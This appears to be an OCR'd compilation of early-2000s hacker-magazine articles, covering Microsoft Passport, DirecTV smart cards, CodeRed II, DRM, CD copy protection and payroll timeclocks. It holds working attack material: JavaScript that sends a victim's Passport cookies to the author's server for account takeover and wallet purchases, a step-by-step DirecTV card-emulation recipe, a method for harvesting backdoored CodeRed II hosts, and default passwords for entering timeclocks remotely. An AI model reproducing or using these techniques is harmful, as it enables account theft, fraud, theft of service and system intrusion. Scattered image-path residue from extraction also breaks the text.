Microsoft Internet Explorer browsers prior to version 5.5 have a major security vulnerability that can allow the intended access restrictions on cookies to be completely nullified. Due to the widespread use of vulnerable browsers (approximately 67.6 percent - browserwatch.com), this represents a significant security risk.

Using a malformed URL, a web site may send client-side scripts to the vulnerable browser that cause it to reveal information contained in cookies that the server would otherwise be unable to read. This vulnerability is described at http://www.peacefire.org/security/iecookies/. Here is an example of such a URL:

https://www.k2labs.org%2freveal.php%3f.login.passport.com/ppsecure/

By using the URL encoded values of the slashes and question mark (%2f and %3f respectively), we have made a page located at www.k2labs.org appear (to a vulnerable browser) as if it is within the .login.passport.com domain, on a secure connection (https), and running in /ppsecure. This URL is really the following:

https://www.k2labs.org/reveal.php?.login.passport.com/ppsecure/

If you will recall the Passport cookies listed earlier, note that this gives us access to all cookies except for the two with a domain of .wallet.passport.com (PWSVis and PWSTok). These last two can be compromised by replacing "login" with "wallet" in the above example.

Vulnerable browsers do not interpret this URL incorrectly when making the HTTP request. This is significant for two reasons. One, the request is sent to the correct host (www.k2labs.org). This is necessary, of course, for the compromise to work. The other thing to keep in mind is that the browser will not return the HTTP Cookie header with the Passport cookies contained therein. Thus, we cannot use this header to extract the Passport cookies from the browser and must develop an alternate method. This is where client-side scripting comes in.

Client-Side Scripting

For the purposes of illustration, I have chosen to use javascript as our client-side scripting language. The following

example script can be used within the reveal.php page in the above example to reveal all Passport cookies in the .passport.com and .login.passport.com domains and append this information to the URL of a link that will be used to trick the user into sending the cookie information back to our web server. Conveniently, the format of document.cookie is name=value&name2=value2, so this can be used as the query string on a URL as follows:

```
<script language="javascript">
document.write(`<a href="http://www.k2labs.org/store_cookies.php?' + document.cookie + `">Our Site Has
  Moved</a>');
</script>
```

Putting It All Together

We now have all the pieces necessary for a full compromise of all data contained within a Passport user's cookies. Once this data is captured, a pickup site must be developed for the purpose of recreating these cookies on the impersonator's browser. A web client could be created to perform the impersonation, which would be more flexible in terms of avoiding security restrictions, but this is unfortunately not a necessary step in the compromise. The same browser vulnerability must be exploited, as must client-side scripting, to write the cookies. Here is an example of writing the MSPSec cookie in javascript (using PHP as the server-side scripting language).

```
<script language="javascript">
this.document.cookie="MSPSec=<?echo $mspsec;?>; domain=.passport.com; path=/ppsecure; expires=Wed,
  30-Dec-2037 08:00:00 GMT; secure;";
</script>
```

Notice the syntax is the same as in the HTTP Set-Cookie header. Use this fact to help recreate each of the cookies used by Passport. With all cookies present from each of the three domains, it is possible to impersonate someone without ever being "inconvenienced" by having to enter their password as you browse the web. This includes the ability to view and edit personal information as well as purchase items using the stored credit card information.

Summary

Though this compromise is easy to accomplish, the most frightening discovery has been that the impersonation is successful under the following conditions.

1) The user has logged out of Passport;

2) The impersonator is using an entirely different IP address (all four octets);

3) The impersonator is using a different browser.

It is very difficult to create a 100 percent secure mechanism using HTTP, simply because HTTP does not support the convenience that vendors such as Microsoft are trying to provide customers. However, there are several pieces of information consistently provided by web browsers that can help validate a legitimate user. This information could be stored within some of the cookies used by the Passport mechanism to add an extra level of security that would make attacks such as this far more difficult.

For example, if the hashed value of the User-Agent header was contained within one of the cookies, it would be necessary to replicate the user's browser. This would certainly not be impossible to accomplish, but it would complicate matters a bit. Another security measure would be to time out the mechanism within a smaller window of time, thus forcing the user to reenter the password upon timeout regardless of any preferences the user is allowed to make. The IP address of the user could also be stored and validated, though common use of web proxies would make it necessary to tolerate some fluctuation, such as in the last two octets. Also, users should always be required to provide their password before purchasing items using the Wallet. Convenience should not always take precedence over security.

Lastly, and most importantly, a user who logs out of Microsoft Passport should be safe from impersonation. This is not currently the case and represents the largest mistake Microsoft has made in its implementation.

Usage Suggestions

If you are a user of Microsoft Passport, it is recommended that you browse with great care. Do not ever check the box when logging into Passport that reads, "Sign me in automatically on this computer." This creates the MSPSec cookie documented above that is used to automatically log you in without having to reenter your password at participating sites. When this cookie is compromised, it represents the greatest danger to your account.

It is also recommended that you only log into Passport before browsing sites that require Passport and log out immediately after your visit. Logging out essentially destroys the majority of your cookies, so that they cannot be compromised by further browsing.

Most importantly, I recommend that you do not use a browser with the vulnerability I have described. If you are using a vulnerable browser, Microsoft Internet Explorer (all versions prior to 5.5), and wish to continue using it, there is a patch available to repair this bug located at http://www.microsoft.com/technet/security/bulletin/ms00-033.asp.

Final Note

There are likely many other weaknesses to be found in the Passport mechanism. Impersonating a Passport enabled site is probably the easiest way to compromise someone's account, as it only requires that you fool someone into providing their login credentials to your web site. Since this requires no understanding of how Passport is implemented, it would be a useless exercise in terms of academic achievement.

The attack illustrated in this article will hopefully provide a better understanding of current web technologies as well as provide a clearer understanding of the types of challenges web developers are facing. Though all information necessary for a complete compromise is given, hopefully no hacker would use such information in an unethical manner, as such an act would completely miss the point.

How to decrypt DirecTv

by Clovis

The folks at DirecTV would have liked it if their broadcast signal were directional but, at least for North Americans it isn't. So you too can listen in on these encrypted radio waves being beamed down from geosynchronous orbit. There are some purchases that first need to be made.

A house with an open view of the southern sky. We all wish we were in Dixie and so do our signals. Be wary of trees in the winter. They always seem to grow leaves by summer and block our view.

A DirecTV dish and receiver system. You will want to purchase a system that uses an H card. (At the time of this writing, the Hu card will pose some serious problems to extracurricular viewing.)

A television set will probably help.

With these items you can purchase normal service through DirecTV (www.directv.com) but the readers of this publication want more and more is what you will get.

How to Bust Root on Your H Card

There are a few sites that sell this particular hardware. You might want to start your search by going to some of the websites mentioned in this article. Back to the action.

You will need some hardware to get this job done:

An IRD interface. This is a device that resembles your DirecTV H card but it has a serial port connection added to it. For the real enthusiast, it allows you to watch the communication from the receiver to the H card.

A card programmer. This programmer will need to read and write the H card. You want an ISO-2 programmer that can read and write the ISO 7816 chip on the H card. This programmer will also need to work via serial port for the process of emulation.

A computer 486-50 or higher with two serial ports. Recommended is a classic Pentium 75mhz (or higher) and the serial ports should have 16550 UARTs (or better). Some of the 32 bit receivers outpace the 486-50s.

An H card and a valid binary image of an H card.

For educational purposes, you will also need some software:

BasicH. This program is a hex editor that works with your ISO programmer and has some enhancements specifically for the DirecTV enthusiast. The package will allow you to backup your valid binary image. If things go wrong, you can always restore from that image. The current version is: BasicH v.32.

WinExplorer. This program allows for third party scripts to interact with the ISO programmer. A quality program that has source examples for those interested in how ISO card programming gets done. The current version is: WinExplorer v.4.51.

TurboAUX. This script works with WinExplorer to AUX the card in order for the card to work with the emulator software. It also allows the user to deAUX the card if need be. As a script, the source is available and can teach the astute more about the H card. The current version of TurboAux is: TurboAUX V3.0.

sle44. This is the emulation software. It acts as the go-between for the H card, the IRD interface, and a local binary of your H card. This program prevents your H card from being directly written to while keeping your receiver happy with the decryption information it wants to hear. "Lie to me and tell me that you love me." The current version of sle44 is: sle44 v3

Setting Up Your Brute Force Attack

You might be thinking, "That is a lot of stuff you just put in my living room." Well, no one said this hack was going to be easy. If you want an easy hack, go find the garbage

file on a Gibson. In reality, this is an easy hack - you will not have to think much, just follow instructions. My hope is that some of you bright lads and lasses will pick up on how this works and contribute to the DSS community with your thoughts and ideas. Everyone has to start somewhere and if the motivation is getting free pr0n, that is OK with me. We have to set our moral standards somehow. It is notable that a lot of hackers started in the world of w4r3z before using their skill for the powers of good.

But this does not answer "why all this stuff?" Well, the TV, dish, et al are self-explanatory. The programmer, IRD, and computer are needed to fool the receiver. You see, no one has cracked the encryption system that DirecTV uses. It seems those folks spent a nickel or two on a real engineer. So the H card is needed for its brains i.e., the ability to decrypt the hashes sent to it. The receiver sends a message to the card, the IRD sends the signal to the computer, and the emulator sends the data to the programmer with the H card for decryption.

<receiver>—-<IRD>-[serial cable]—<computer>-{emulator}-<computer>—[serial cable]-<programmer w/AUXed H card>

When DirectTV sends updates or other items from space for the H card, those updates are put in the local binary image by the emulator and nothing is written to the H card. This prevents DirecTV from sending naughty naughty things (I'm not talking about Cinemax after dark) that could damage your card, like the now infamous electronic countermeasures (ECM) of January 2001.


Recipe for the Iron Chef

Here is the step by step guide for getting things running. I am not sure how many of you are into the culinary arts, but on the Food Network, the Iron Chef will wow. Many cable systems do not carry the Iron Chef, but with the chef you will be home free. So let's start cooking.

Connect all of your hardware for action. Connect your IRD and programmer to your computer's serial ports. Put your H card in the programmer.

Run BasicH and connect to the eprom reader (programmer) and save the eprom file as h2600.bin. If it is a blacklisted card you will get a 745 error. Don't despair if past card hacking has failed you - we can still help.

Make a second copy of that file in a new directory. You will want to keep the original copy in case things do not work out.



Next, you want to open the backup file h2600.bin in BasicH. You will want to clean the image to 63 updates. Then you will need to do some hex editing to the card. Put BasicH into enable mode and look at address location 8000. Check to make sure it reads starting at 8000: "33 15 03 4A". According to the good folks at www.hackhu.com, this will help ensure that binaries taken from Black Sunday ECM'ed cards will be able to emulate. For the record, the 8000-8007 address range is often referred to as the "common card data." At boot, the receiver first checks to see if address 8000 is 33h.

Next, go to address 8384 and enter starting at address 8384: "5C 04 1F 68". According to the TV-FIX hdump.txt file, this is part of the "cardnumber" address. Once complete, edit address 8415 for the time zone you wish to be considered part of. These bits set your receiver's clock to the correct time zone, but do what you want. Time zone bits are:

A9 daylight or 29 standard Newfoundland time
A8 daylight or 28 standard Atlantic time
A6 daylight or 26 standard Eastern time
A4 daylight or 24 standard Central time
A2 daylight or 22 standard Mountain time

A0 daylight or 20 standard Pacific time

For those who might have gone all out and purchased a "Plus" receiver, you will want to edit starting at address 83C8 and enter: "55 3x 3x 3x 3x 3x 20 20". You will want to put your zip code where the x's are. So for a New York City zip, you would put 55 31 30 30 30 31 20 20 or zip code 10001.

Once completed, save the eprom file as h2600.bin. Remember, this needs to be from a valid H card since the emulator will verify from this binary. The H card inserted into the programmer does not need to be valid from here on out, since its only purpose is for decryption.

Before we AUX the H card, we will want to use basic H to "one step clean" the card to 28 updates. Once this is done, you are done with BasicH until you decided to further experiment.

Now, on to creating the AUX card. This further conditions your H card to act as a go-between in the emulation process. You will need to install WinExplorer.exe first and then you will be able to open the TurboAUX.xvb script. USL (Use the Source Luke) on this one. The .xvb file has instructions and information commented at the beginning. Using the program is not difficult, but sometimes being informed is, so read it.

Go ahead and execute the TurboAUX.xvb script using WinExplorer. A small window will open up. For those Tcl/TK fans, you will not be disappointed. For the rest of you, expect to be disappointed with the GUI. From the new window you will want to click the AUX button. The AUXing process is the most time sensitive of them all. So be sure you have nothing running in the background if you have a slower system.

Finally, you will need to create a DOS boot disk. Under Windows 95/98 it is easy to do from the control panel. You are on your own here though. Once the disk is created, you will want to copy the modified binary h2600.bin to this disk. Following that, copy the emulator software to the disk from the SLE44 archive.

You need to copy the sle44e_p.exe file to the boot floppy. You will also want to read the newin30.txt file in the .zip archive to see what other command line switches there are and some things you can do to troubleshoot timing issues.

Now boot your computer from the boot floppy. You can automate the next steps with an autoexec.bat if you are so inclined. For this example, we will assume your IRD card is plugged into com1 and the ISO programmer is connected to COM2. Your boot floppy should contain system files for boot, the h2600.bin binary, and the sle44e_p.exe emulator application. Thanks to Pierre G. Martineau (PGM), the dirty work of the communication between programmer, computer, and receiver is squared away. You will want to power off your DTV receiver at this point. Make sure the AUXed H card is in the programmer. Once you are booted, type:

A:\> sle44e_p /a /pe1 /pa2 /s h2600.bin

Give it a moment, and then power on your receiver and change to channel 100. Give it a little bit so that the emulator can sync with channel 100. I am not sure if syncing with 100 is necessary. There are mixed reviews on this and there is some information saying that 100 sends initial seed information. True or not, I have found that channel 100 has fixed things in the past. So it is recommended. Also, some IRD card jingling might be required. You're a hacker, figure it out.

If things are working, because of the /s command line switch, you will see the communication between the computer and the receiver. Spend some time and watch what is going on. If you check the forums on alt.dss.hack or some of the other online forums, you will find commentary about some of the more interesting streams. These forums usually discuss DirecTV's attempts to kill modded H and Hu cards. In this case, you should be just fine. Because the emulator traps the signals being written to the card and just updates them in the h2600.bin binary in memory, your H card is safe. You will want to type "Q" in order to quit the sle44e_p application so that updates are saved to the disk for the next time you boot.

Some Notes

From the emu-faq: "Thus far, the only universally emulator-incompatible IRD known is the Hughes B1 series. However, some emulators have reportedly not been able to work with Hughes B2 series IRDs and RCA222 series IRDs."

For those looking for something that will run under Linux, look for a file named pitou-0.01-build101.tar.gz on the net. If you have trouble finding this on the web, you might want to read to the end of this article.

The Hu card is the next version of the H card. Currently emulation is not possible for Hu cards. These cards are susceptible to the ECMs sent from on high.

Additional Resources

At the time of writing this article, a post to slashdot.org about a version of the emulation software for Linux allowing for distributed network sharing of a single H card by many receivers brought a firestorm of legal attention to the DSS enthusiast community. The application of note is called Pitou written by nerg343. He has discontinued his work on the project due to legal threats under the DMCA. Also, the moderator, because of threats of litigation, took one of the best resources for the DSS enthusiast (www.hackhu.com) down. Oddly, this site is hosted in Canada by a Canadian but likely due to NAFTA trade partner status, the specter of legal threats from the United States is able to affect the Canadian citizen.

In addition, many of the text files and binaries mentioned in this article are becoming harder to find. As consumers, there are reasons for fair use of this technology. For the terminally curious, access to how this equipment works is invaluable to the psyche. I myself recommend anyone playing with this technology get a subscription to DirecTV, if not the most basic package. We as hackers are not here to cheat. We are curious and our desire to investigate and discuss this curiosity should not be a crime.

Anyhow, you can still find more resources on this topic at www.dssunderground.com and www.dsschat.com. One of the best resources I found while constructing this document was pitou-research.zip. This file has a hodgepodge of articles, text files, tech sheets, and other documentation that nerg343 used to develop his application. People have made calls to post all of these files and information on the distributed p2p net made possible by Gnutella.

Enjoy your television and try to learn something about television by hacking DSS.

code red 2

· or how to anonymously get root on 250,000 machines overnight

by Braddock Gaskill
braddock@braddock.com

This article describes a means through which a complete list of the estimated 250,000 CodeRed II infected and backdoor compromised hosts can be easily obtained by any individual who has been keeping a web server log of attempts on his machine, by using the backdoors on the machines that have attacked him to obtain the web logs of the infected attacking IIS web servers to learn of new infected hosts. The strong recommendation from this report is that as part of any CodeRed II recovery effort, the system web logs should immediately be destroyed, and Intrusion Detection Systems should be checking for and tracing recursive attempts to access web logs though the backdoor.

The CodeRed II worm has been infecting IIS web servers with a speed equal to or greater than that of the original CodeRed. The original CodeRed infected what is thought to be all vulnerable machines, approximately 250,000 hosts, in under 24 hours.

While CodeRed I was relatively harmless, CodeRed II installs a full administrator-access back door shell that can be accessed via http. This creates a very interesting situation and, with the techniques discussed in this article, opens a new potential door for mass system cracking.

The problem with releasing a worm or virus to obtain some information of value is that to transmit the information back to the worm originator a very clear trail is created that can be traced back to the perpetrator. Primitive and naive worms or viruses sometimes attempt to e-mail or otherwise communicate password files or information back to some origination point, allowing a trace to the original author. A more sophisticated worm might attempt to just pass information upstream to get it closer to some origination node, and make attempts to destroy records of the transmission. But this too leaves a trace of the worm's spread. All records of the transmission in things like firewall logs and IDS systems can never be removed.

It is difficult enough to find an anonymous enough node to make the initial release of the

worm. Preferably one would do this far from home in a previously unpatronized Internet cafe or the like, through a large number of randomly cracked systems. If an author actually makes some attempt to "return to the scene of the crime" to retrieve anything of value the worm might send back to some rendezvous node, he would most certainly be caught.

The alternative to this is to attempt to make the information the worm gathers public, and then attempt to retrieve it just like thousands of others will. For example, a worm might send password lists to a Usenet newsgroup or post it in some public forum. But any public forum usually has some form of moderation and administration, so any malicious information at such a site would not stay online for long.

In addition, the more sophisticated the initial worm, the more stylistic and linguistic "fingerprints" the original author will leave on it. Posting to public forums may well double the code in a simple worm. If an author has ever made any of this code public, there may well be government agencies that could use code fingerprinting to narrow the field of suspects, particularly if other profiling information can be used.

If a true "anonymous common carrier" system like FreeNet is ever successfully put into place, this may well change the landscape. But true untraceability will probably always remain elusive once national security or currency laundering enforceability is at stake, even if unfortunate Draconian legal means are required to achieve it.

CodeRed II, however, presents a very different alternative. CR2 infects its hosts with a simple worm, inserts a simple administrator-access backdoor shell into the victim, and begins scanning for new victims. At first glance, the backdoor is of little use to the worm originator. After all, the originator has no list of infected hosts communicated back to him or left at some secret drop point. The originator, like anyone else, can perform massive network scans for the backdoor, but that would put him on a relatively short and easily compiled list of suspects. The worm also keeps no log of hosts that it has infected, and indeed no log is essential to keep the spread untraceable to the originating node. Perhaps a public key encrypted log could be compiled, but that leaves us back to the original problem of a fixed "drop point" or communication of the data.

Lack of usefulness appears to be the case, except for the fact that the Internet is now saturated with CR2 worms, each leaving web logs across the Internet full of records of buffer overflow attempts, with the infected host's IP address. These attack attempts perform an additional service than just attempted infection... they serve to announce the infection of the attacking host. And they do so in a way that leaves no direct trail of initial spread of the worm, and thus no direct risk of discovering the originating node.

This means that by the end of the first week, I personally had in my web log the IP addresses of over 100 random hosts with full-access backdoors installed that I could attack directly. One hundred hosts on different unrelated networks is a large compromise, but not something that requires a massive Internet worm to achieve. This is not enough value to make the plague of a worm worthwhile to its originator.

However, each of those 100 random infected hosts I know about are *also* IIS web servers with logs of, for example, another 100 random infected hosts each that attempted to re-infect *them.* That means by breaking into the 100 hosts I know about and reading their logs, I now have backdoor access to approximately 100*100=10,000 hosts! Repeat this another level (preferably originating from the broken nodes), and I will have 1,000,000 break-in attempts by random hosts. At this point, many of these attempts will be from duplicate hosts, since only an estimated 250,000 hosts will be infected (this from the CR1 estimates), however it is clear that the implication of this worm is *far* greater than random hosts with backdoors. It provides a clear mechanism for obtaining a list of thousands of infected hosts with backdoors.

While this technique is nice, it is still not entirely untraceable. IDS systems will surely be looking for this type of backdoor exploiting traffic in the near term, and contacting several thousand hosts either directly or through a worm-backdoor distributed mechanism will be detectable on some level. A full list would require the recursive retrieval of web logs from several thousand hosts. However, the originator of the worm himself does not need to fear exposure... he has essentially made this information available to anyone who understands CodeRed II and its implications described above. A public list of all infected hosts is probably already available online.

Republishing the Rules - The Ultimate DRM Hack

by The Walrus

"We'd like to be vertically integrated from the moment of creation right through to the moment of delivery" - Rupert Murdoch

Shame on us. We've been squandering the very thing the most powerful media magnate on the planet lusts after with all his heart. While our minuscule hacker hive buzzes with aimless activities ranging from cracking DVD encryption to co-opting Microsoft's Media Encoder into Divx, the real power to publish is being systematically and subversively removed from our economic grasp. The power to steal is overwhelming the power to share and the real victims will be our children.

What am I haranguing you about? Digital Rights Management, simultaneously the most liberating and oppressive concept within the modem computer world. DRM, as it's casually known, is a class of computer systems that control access to data in its myriad forms. These systems are complex, expensive, and represent Big Media's last stand against the notion of a fair, non-profit oriented means to get creative data to its consumer. Even the company names in this space sound ominous: Intertrust, Lockstream, Microsoft.

So what, you say - we'll hack the things. Rupert, Eisner, Gates... they don't stand a chance. Well, maybe we will and maybe we won't, but the point here is not about hacking your way to free copies of *Star Trek - The Last Generation.* It's about telling the story of how you did it. And about getting your story published and distributed the way *you* want it distributed, not the way Big Media wants to do it.

Let's get real here - any reasonably sophisticated DRM has a few common components:

1. A device registry. These exist because Big Media wants to control where the creative data actually goes and how long it stays there. Cool with me, no problem, so long as it's *their* creative data. But what about *my* creative data? Who's going to control where that goes? Left unchecked, the answer is Big Media or nobody. Nobody may sound like a decent answer to you, but if you spent six years creating this data, you may want to at least get acknowledgment from people who are using it and like it. And, maybe you'd rather not bother them after they've acquired it onto their first device. Plus, maybe you included some sort of value condition (like an advertisement or subscription) that is assessed based on the number of consumers you have. Maybe you buy food from the proceeds.

2. Encryption. Generally, the garden-variety stuff, as it's reasonably difficult to hack. It's a waste of time to hack it anyway, as the back door is usually left wide open during the events that occur on a computer after stuff has been decrypted. It's actually this little back door problem that is at the root of the most oppressive aspects of DRM: It leads to the design and construction of electronic devices that embed a private enterprise's approach to controlling any data that shows up on that device. Again, cool with me - it's their device and if I don't want it I don't buy it. But what about *my* creative data?

3. A Packager. A packager takes the creative data and prepares it for distribution under DRM control. They often embed cute little features, like the ability to create a stand-alone program that, on a target computer, can access Operating System memory space and perform intrusive, privileged acts like deleting data. Again, cool with me so long as it's *their* data and I granted them, through some sort of license, the right to do so. But, do you think for a second that a private citizen such as yourself could afford to use such a powerful tool? Think again.

4. Keys. Every DRM has keys. Keys are often hackable, but they are also immensely powerful mechanisms for enabling a prescribed sequence of events to occur on millions of computers. Why would we even consider leaving such power in the hands of private enterprises?

DRM companies are undergoing their first round of shakeouts, and as any Economics 101


student knows, only a few will be left standing. DRM is a commodity, which means - under the track currently underway - one company will eventually dominate (think Microsoft). The notion that consumers will use multiple DRMs based on which creative data they choose to consume is ludicrous. The architectural underpinnings of these systems are just too weak, which translates into too many bugs and too many hoops for the Average Joe to jump through to use the creative data. Heard any BlueMatter music tracks lately? I didn't think so - and neither does BlueMatter.

There's a massive issue at stake here - the opportunity (not the right) for individuals to obtain the same, or better, level of DRM capability as the big boys and, in the process, to make sure the one DRM left standing is as robust as possible and provides equal opportunity for all. Just like Linux, FTP, or Telnet.

It's time for a call to arms. It's time to petition the IETF to develop an open protocol for the common elements of DRM. It's time to distinguish the common elements from the value added elements and to create a framework for the competitive circus that now exists in the DRM marketplace. It's time to donate our skills and abilities towards the creation of this system and to use our hacking skills to break it and to fix it. It's time to wrestle the power to publish and control distribution of creative data away from the hands of a few individuals and into the hands of the Internet user. It's time to educate our children that the opportunity to publish and compete with Big Media is theirs and the right to consume is limited by ethical behavior. Soon, it will be too late.

The technology is close enough; it's now about economics, sociology, and seizing opportunity. Make your opinion heard.

decloQing COPY PROTECTION



by Pack Rat Sam

I am not a music pirate. I *am* a Canadian though (Hi Mom!), so all those nasty DMCA rules don't (currently) apply to me.

I own a few hundred CDs, all (100 percent legally) ripped and encoded. I don't even own a stereo system, just my computer. (Keeping my computer up to date enough to play the latest games is plenty expensive enough as it is!) When I buy a new CD, the first thing I do when I get it home is drop it into my computer, rip all the tracks, and encode to MP3.

Imagine my horror when I bought a disc that told me:

"This audio CD is protected by SunnComm [TM] MediaCloQ [TM] Ver 1.0. It is designed to play in standard Audio CD players only and is not intended for use in DVD players."

And sure enough, if I put the disc into my drive, all my ripping program could see was a bunch of data tracks. I had to beg, plead, and borrow to use somebody else's portable CD player just to *listen* to one disc.

How MediaCloQ Works

MediaCloQ supposedly "protects" audio CDs in two ways:


1) Deliberate errors are introduced into the audio datastream so that ripping programs introduce pops and clicks into the ripped data. Normal CD players have circuitry designed to cope (more or less) with corrupt data, such as caused by scratched discs, so they can interpolate the missing data with the listener none the wiser.

2) The tracks are marked as data tracks so that a computer won't recognize them as audio. All of the audio data is still there, laid out on the disc exactly as you would expect, except that you can't pick a track and select "Play". Somehow this didn't seem (to me at least) any more of a protection than that little "Copy Protected" bit that all CD rippers already ignore. If you could just point your ripper at all the right sectors, all the audio data is sitting pretty right there for you, absolutely naked and unencrypted.

This cannot qualify as a "protection" device, because CD-ROM drives are *designed* to read raw sectors from a disc. The only thing preventing ripping programs from extracting information from data tracks is that the data stored in non-audio tracks is not normally audio, and you wouldn't want to risk blowing your speakers by piping random noise through them!

cdparanoia

My favorite CD ripper under Linux has got to be cdparanoia, licensed under the GPL (its home page is www.xiph.org/paranoia/). This program was already designed to deal well with scratched CDs, so protection method one above is already dealt with effectively. The only thing left to work around is the data versus audio bit. Here's a few code snippets from cdparanoia, with the offending lines marked:



cdparanoia-III-alpha9.8/main.c:

```
 line : code
 ---- ------------------------------------------------------------
      ...
  899 : switch(cdda_open(d)){
      ...
  908 : default:
  909 :   report("\nUnable to open disc.");
* 910 :   exit(1);
  911 : }
      ...
```

Function cdda_open returns "-403" if it cannot locate any audio tracks on the disc, which causes cdparanoia to die here.

```
 line : code
 ---- ------------------------------------------------------------
      ...
 1010 : for(i=track1;i<=track2;i++)
 1011 :   if(!cdda_track_audiop(d,i)){
 1012 :     report("Selected span contains non audio
                tracks.  Aborting.\n\n");
* 1013 :     exit(1);
 1014 :   }
      ...
```

This section of the code is similar except that here it is verifying, one by one, that each of the tracks you're trying to rip is marked as audio. Any data tracks in the bunch and cdparanoia dies. Bypass both of the lines marked "*", and cdparanoia will happily read any sector on any disc, whether marked as data or audio. The patch below adds a command-line option "-M" to do just that.

```
--- main.c.orig       Sat Aug 11 16:52:25 2001
+++ main.c            Sat Aug 11 16:52:31 2001
@@ -586,5 +586,5 @@
 }

-const char *optstring = "escCn:o:O:d:g:S:prRwafvqVQhZz::YXWBi:Tt:";
+const char *optstring = "escCn:o:O:d:g:S:prRwafvqVQhZzM::YXWBi:Tt:";

 struct option options [] = {
@@ -662,4 +662,5 @@
   int query_only=0;
   int batch=0,i;
+  int MediaCloQ=0;

   /* full paranoia, but allow skipping */
@@ -791,4 +792,7 @@
     sample_offset=atoi(optarg);
     break;
```

```
+   case 'M':
+     MediaCloQ=1;
+     break;
    default:
      usage(stderr);
@@ -906,4 +910,7 @@
   case 0:
     break;
+  case -403:
+    if(MediaCloQ)
+      break;
   default:
     report("\nUnable to open disc.");
@@ -1008,4 +1015,5 @@
      int i;

+     if(!MediaCloQ)
       for(i=track1;i<=track2;i++)
             if(!cdda_track_audiop(d,i)){
```

Charley Pride
A Tribute To Jim Reeves
1. Is It Really Over
2. I Love You Because
3. Guilty
4. He'll Have To Go
5. Blue Boy
6. Four Walls
7. There's A Heartache
8. Blue Side Of Lonesome
9. I'm Gonna Change Everything
10. I Won't Come In
11. I Guess I'm Crazy
12. Missing You
13. Welcome To My World
14. Am I Losing You
15. Adios Amigo
MUSIC CITY RECORDS
This audio CD is protected by SunnComm™ MediaCloQ ™ Ver 1.0.
It is designed to play in standard Audio CD players only and is not intended for use in DVD players.
Licensed copies of all music on this CD are available for downloading.
Simply insert CD into your computer to begin.


TIME Hacking

by HoTsAbI
hotsabi@yahoo.com

Perhaps you've scanned the telephone numbers in your area, so now comes the time to start entering the unknown. Each time you found a modem number your software should have logged it for a later attempt.

Some numbers will be fax machines - not a lot of fun there unless you have some product you may be selling. Other numbers may be gates (Jaundice, 16:2). Perhaps you may discover an x10 house system.

But not so well known are timeclocks. And if you find one you may want to know how to get connected and enter with administrator privileges. That is exactly what you may learn from reading this. But first the disclaimer: Please don't try this at home kids, as you may damage the stored data held in the memory of the timeclock and maybe someone will not get paid. With that out of the way, on to a brief description of a remote timeclock (see Photo 1). Mounted on the wall, employees "swipe" their



cards, much like a debit or credit card machine. The reader then decodes the simple Manchester encoded magnetic strip. This information is typically the employee card number. The timeclock then stores this number along with the date, hour, minute, and seconds for later retrieval.

The timeclocks I am discussing are "ETC" made by qqest systems in Utah. They currently

make several models, including "Biometric." The one in Photo 1 is a model "M100," one of the least expensive units available. It can be remotely accessed via a 2400 baud modem and typically will have a dedicated land line.

Normally payroll departments will use the provided Windoze program to download the punches from the timeclocks every two weeks. They should be the only ones who call the timeclocks. However, using a simple terminal scripting program like ProComm, anyone can access the timeclocks.


To enter into communications mode with the timeclocks you will need to set your speed to 2400. Use N8/1 on the M100's. The IQ500 (see Photo 2) require 33.3333 and also N8/1. Then, when prompted, enter the username (default is the clock number). Next you will be asked for the password. Enter ETC (default). The password is seldom changed. Another way to access these clocks is through direct "daisy chain" as the timeclocks all come equipped with an RS232C socket in the form of an RJ11 jack next to the one marked "tel". For this the company provides an adapter to your serial port.

The IQ500 also has a keypad. When you press the menu key you can gain "supervisor" or "user" mode. The default password for user mode is 22222. This will allow you to read all the card numbers and punches. If you enter 11111 you will gain supervisor access and you can change the time, or even clear the memory of the punches.

